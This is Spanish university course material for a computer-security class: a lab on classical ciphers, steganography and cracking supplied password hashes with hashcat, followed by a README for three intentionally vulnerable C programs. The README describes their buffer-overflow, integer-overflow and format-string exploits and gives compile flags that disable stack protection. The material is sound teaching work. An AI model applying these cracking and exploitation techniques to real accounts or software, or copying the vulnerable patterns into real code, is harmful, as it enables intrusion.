El objetivo de esta práctica es profundizar en los conceptos explicados en las clases de teoría. De una manera más precisa, se utilizarán los conceptos explicados en el tema de criptografía (Tema 7) y se realizarán ataques a *hashes*, correspondientes al Tema 3.

Ante cualquier duda durante la resolución de la práctica, escribid un correo electrónico al profesor juan.martin@urjc.es y esther.palomar@urjc.es. No se responderán dudas ni se concederán tutorías cuando queden **menos de 48 horas** para la fecha de entrega de la práctica.

Normas de realización

- Para esta práctica se utilizarán los mismos grupos creados para la práctica anterior.
- Dentro de Aula Virtual, encontraréis un archivo con nombre `material.zip` que contiene todo el material necesario para la realización de los ejercicios planteados en esta práctica.

Normas de entrega

- En esta práctica se entregará una memoria donde cada equipo deberá describir los pasos que han realizado y explicar el procedimiento utilizado en cada uno de los ejercicios.
- La memoria será entregada (en formato `pdf`) por un único miembro del equipo. Es imprescindible que **todos** los integrantes del grupo estén correctamente identificados en la entrega.
- La extensión máxima de la memoria será de 10 páginas, incluyendo portada.
- Además, se deberán adjuntar todos los códigos desarrollados, o en su defecto un enlace.
- La fecha límite para entregar la práctica será el **3 de mayo a las 23:55**.

Evaluación de la práctica

- La nota máxima que se puede obtener en esta práctica es 10.
- Aquella memoria que esté corrupta con un 0.
- La evaluación de esta práctica se corresponde con el $10\,\%$ de la nota final de la asignatura.
- Las prácticas cuyas memorias superen el límite de páginas (10) se verán penalizadas con dos puntos menos.

1. Criptografía [5 puntos]

En este primer apartado comenzaremos analizando algunos algoritmos criptográficos. En la actualidad, existen una gran cantidad de algoritmos que se utilizan para mantener seguros los datos que utilizamos, o las conversaciones que mantenemos.

Las herramientas que vas a necesitar para realizar los ejercicios son las siguientes:

- https://gchq.github.io/CyberChef/
- https://www.dcode.fr/
- https://www.aperisolve.com/

1.1. Cifrado del César [1 punto]

Este cifrado, que lleva el nombre de Julio César, es uno de los tipos de cifrados más antiguos y se basa en el cifrado monoalfabético de desplazamiento, también es común verle llamado "ROT-3". Incluyéndose en la familia de cifrado por transposición "ROT-N" donde N hace referencia al desplazamiento que se va a aplicar.

En este apartado se pide la implementación, en el lenguaje Python, de un codificador y decodificador César. No está permitido el uso de librerías para la realización de este apartado. Su uso supondrá la anulación completa de la puntuación de este ejercicio.
Para verificar el correcto funcionamiento se probará con la cadena "ROGZZ3P4O_Q1J3", el alfabeto utilizado será el inglés (sin ñ). Es interesante destacar que para descifrar este texto, no conocemos el desplazamiento. Por lo que queda a vuestra elección elegir el mejor procedimiento de ataque sobre este cifrado.

1.2. Base64 [1 punto]

Un de las codificaciones más utilizadas es Base64. De la misma forma que en el ejercicio anterior, se pide la implementación, en el lenguaje Python, de un codificador y decodificador de texto en Base64. Está permitido el uso de librerías para la realización de este apartado.
Para verificar el correcto funcionamiento se probará con la cadena:

"VVJKQ3tTTTRMTF9CNFMzXzY0fQ=="

Cabe recordar que, una manera sencilla de identificar cuando un texto está codificado en base64 es prestando atención al último carácter de la cadena. Concretamente, en esta codificación se utiliza el carácter "=" como relleno para obtener una codificación válida.

1.3. Cifrado de Vigenère [1 punto]

Desarrollado en 1553, el cifrado Vigenère es un cifrado basado en diferentes series de caracteres o letras del cifrado César, formando estos caracteres una tabla, llamada tabla de Vigenère, que se usa como clave. El cifrado de Vigenère es un cifrado polialfabético y de sustitución.

El alfabeto que se va a utilizar en este ejercicio es:

```
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ
```

el texto cifrado es "mvltykycmjfqlu" y la clave será "URJC".
En este apartado se pide la implementación, en el lenguaje Python, de un codificador y decodificador. No está permitido el uso de librerías para la realización de este apartado. Su uso supondrá la anulación completa de la puntuación de este ejercicio.

1.4. XOR [1 punto]

Muchos de los algoritmos de cifrado actuales se basan en el operador XOR a nivel de bit. Este XOR es una operación binaria que determina si las dos entradas son iguales (que devuelve un 0), o diferentes (la operación devuelve 1).

Para el completo aprendizaje del cifrado usando XOR, se pide la implementación en el lenguaje Python de un codificador y decodificador de XOR. No está permitido el uso de librerías para la realización de este apartado. Su uso supondrá la anulación completa de la puntuación de este ejercicio. Para verificar el correcto funcionamiento se probará con la cadena y la clave "XOR".

```
({!+8b*+
```

1.5. Cifrado AES [1 punto]

Algo más novedoso es el cifrado AES, que nació en 1998. Este algoritmo usa un esquema de cifrado por bloques adoptado como un estándar de cifrado por el gobierno de los Estados Unidos. En esta práctica se pide la implementación en el lenguaje de Python un codificador y decodificador del cifrado AES-128 con la clave e IV es "SeguridadInforma" y modo de ejecución CBC. La entrada y salida que se espera es en formato hex.

```
F55228945ACF1A291DB0C84409852406
```

Para este apartado se podrá hacer uso de librerías externas siempre y cuando estas estén disponibles en el *Python Package Index* (https://pypi.org/). Revisa que la herramienta esté en uso y no tenga vulnerabilidades.

2. Esteganografía [1 punto]

Como se ha explicado en clase, existen una gran multitud de algoritmos para cifrar contenidos. En esta sección se proponen diferentes retos relacionados con la esteganografía (tanto con archivos de imágenes como audios). Para poder abordar los siguientes retos deberéis usar herramientas como https://github.com/ReFirmLabs/binwalk o https://www.aperisolve.com/.
Vuestra labor será la de intentar analizar los diferentes archivos, para ver si contienen información oculta. En la memoria deberéis detallar todos los pasos que habéis realizado y las conclusiones a las que llegáis.

- En el audio **AUDIO.wav** hay algo escondido, ¿puedes encontrarlo? (0.25 puntos)
- Encuentra el secreto de este fichero **secreto.jpg** (0.20 puntos)
- Analiza el mensaje que contiene la siguiente imagen **codificacion_secreta.png** (0.15 puntos)



- Esta imagen **image.jpg** tiene una flag escondida (URJC{X}), encuentrala. (0.40 puntos)

3. Ruptura de Hash [4 puntos]

Una función criptográfica *hash* es un algoritmo matemático que transforma cualquier bloque arbitrario de datos en una nueva serie de caracteres con una longitud fija. Tienen múltiples usos, pero el más conocido tiene que ver con el almacenamiento, y envío, de contraseñas.

Si alguna vez olvidas tu contraseña de algún servicio en línea, probablemente tengas que restaurarla. Cuando se restablece una contraseña, por lo general no recibes una clave en texto plano. Eso es debido a que los servicios en línea no almacenan las contraseñas en texto plano, sino que las almacenan bajo el valor **hash** de la contraseña. De hecho, el servicio (a menos que utilices una contraseña demasiado simple, que haga que el valor hash sea ampliamente conocido) no tiene ni idea de cuál es la contraseña real. Esto se debe a que una de las propiedades matemáticas de las funciones hash es que son irreversibles, es decir, dada una función hash, no se puede recuperar la entrada que ha generado esa hash.

En esta práctica usaremos las siguientes herramientas:

- https://crackstation.net/ o https://hashes.com/en/decrypt/hash
- https://github.com/hashcat/hashcat
- https://github.com/blackploit/hash-identifier

El servicio de inteligencia de la URJC ha interceptado un fichero con hashes de cuentas institucionales (fichero **passwords.txt**). Están preocupados por si pueden romper las contraseñas, sospechan que son de cuentas de profesores. ¿Podrías tratar de romperlas? ¿Qué herramientas has utilizado? ¿Sabrías decir con qué función hash se han creado?
Los hashes han sido extraídos de un servicio donde el mínimo 4 caracteres y máximo, 14. Las contraseñas se podían escribir con: letras minúsculas, los símbolos “{” y “}” y números. Dicen que muchas contraseñas tienen que ver con algo llamado “flags”.

La puntuación se distribuye de la siguiente forma:

- Determinar el tipo de hash de las contraseñas (0.50 puntos).
- Obtener al menos 5 contraseñas (0.50 puntos).
- A partir de la 5º, cada contraseña extra obtendrá 0.30 puntos, siendo el máximo 3.50 puntos. 15 contraseñas es la puntuación completa (0.50 por las 5 primeras y $0.30 \cdot 10$).

Notas

- Debéis ver la documentación de hashcat. https://hashcat.net/wiki/.
- Podéis instalar hashcat en vuestro ordenador mediante https://github.com/hashcat/hashcat/releases/download/v6.2.6/hashcat-6.2.6.7z o en caso de error con docker https://hub.docker.com/r/dizcza/docker-hashcat.
- Es posible que os requiera instalar CUDA u OpenCL, es fácil con chocolatey https://community.chocolatey.org/packages/cuda o https://community.chocolatey.org/packages/opencl-intel-cpu-runtime.
- En caso de que hashcat se pare, puede ser por la temperatura de ventiladores, se puede subir o ignorar con `--hwmon-disable` (cuidado si se desactiva).
- Es posible que para obtener la nota máxima en este apartado se deba dejar ejecutando tiempo (1 hora) dependiendo del ordenador.
- Recuerda que cuando te devuelvan el posible tipo de hash, debes comprobarlo en la documentación https://hashcat.net/wiki/doku.php?id=example_hashes, algunas veces no será la primera recomendación, prueba las restantes. Puedes también contrastar resultados entre herramientas.
- Estructurar la ruptura de hashses es importante.

Software

Seguridad Informática

Convocatoria de Asignaturas en Abierto 2025-26
Material docente en abierto de la Universidad Rey Juan Carlos
Grado en Ingeniería del Software

Universidad Rey Juan Carlos

Profesor:
Isaac Lozano Osorio

Repositorio:
https://github.com/isaaclo97/docencia-si

SWHID:
swh:1:dir:8c407f1f2161b689471ee32d78ff0fdd0c76f8c1

Depositado en BURJC Digital:
https://hdl.handle.net/10115/162817

©2025 Autor Isaac Lozano Osorio. Algunos derechos reservados. Este documento se distribuye bajo la licencia "Atribución-CompartirIgual 4.0 Internacional" de Creative Commons, disponible en:
https://creativecommons.org/licenses/by-sa/4.0/

Seguridad Informática — Ejercicios de Vulnerabilidades en C

> **Convocatoria de Asignaturas en Abierto 2025-26** Material docente en abierto de la Universidad Rey Juan Carlos — Grado en Ingeniería del Software https://hdl.handle.net/10115/162177

Material docente para la asignatura **Seguridad Informática** (SI). Contiene tres programas en C con vulnerabilidades clásicas de bajo nivel, diseñados para que el alumnado practique técnicas básicas de análisis y explotación de software.

Objetivo docente

Cada ejercicio presenta un programa interactivo que esconde un "secreto". El reto consiste en obtener ese secreto aprovechando la vulnerabilidad presente en el código fuente, usando herramientas de análisis estático o dinámico (GDB, radare2, strings, etc.).

Contenido del repositorio

```
src/
├── SI_1.c   - Buffer overflow (off-by-one) sobre un struct
├── SI_2.c   - Integer overflow en gestión de presupuesto
└── SI_3.c   - Format string vulnerability

dist/
└── windows/
    ├── SI_1.exe
    ├── SI_2.exe
    ├── SI_3.exe
    └── libgcc_s_dw2-1.dll   - DLL requerida en Windows
```

Descripción de los ejercicios

SI_1 — Buffer Overflow (off-by-one)

El programa solicita un nombre de usuario y comprueba si tiene permisos de administrador (`isAdmin`). El nombre se almacena en un buffer de 10 bytes contiguo al flag de admin. El bucle de copia tiene un error off-by-one (`i <= 10`) que permite sobreescribir `isAdmin` introduciendo exactamente 10 caracteres seguidos de `T`.

Vulnerabilidad: desbordamiento de buffer por error de límite en el índice del bucle.

SI_2 — Integer Overflow

Una tienda virtual con un presupuesto inicial de 100. $La compra de un "aprobado" cuesta 150$, pero la comprobación de saldo usa aritmética entera con signo. Introducir un número negativo de unidades provoca que el producto sea negativo, superando la comprobación `>=` y obteniendo el secreto sin tener suficiente saldo.

Vulnerabilidad: integer overflow / uso de valores negativos sin validar en operaciones aritméticas.

SI_3 — Format String

El programa imprime la dirección en memoria de `main`, del buffer de entrada y del secreto, y después pasa directamente el input del usuario a `printf` sin especificar formato. Esto permite leer posiciones arbitrarias de memoria usando especificadores como `%x` o `%s`.

Vulnerabilidad: format string (CWE-134), ausencia de literal de formato en `printf`.

Cómo compilar (Linux/macOS)

```
gcc -o SI_1 src/SI_1.c
gcc -o SI_2 src/SI_2.c
gcc -o SI_3 src/SI_3.c
```

Para reproducir el comportamiento de los ejecutables Windows distribuidos (sin ASLR):

```
gcc -fno-stack-protector -z execstack -no-pie -o SI_3 src/SI_3.c
```

Ejecutables para Windows

En `dist/windows/` se incluyen los ejecutables precompilados para Windows. Requieren `libgcc_s_dw2-1.dll` en el mismo directorio.

Licencia

Copyright (C) 2025 Isaac Lozano Osorio. Distribuido bajo la licencia MIT.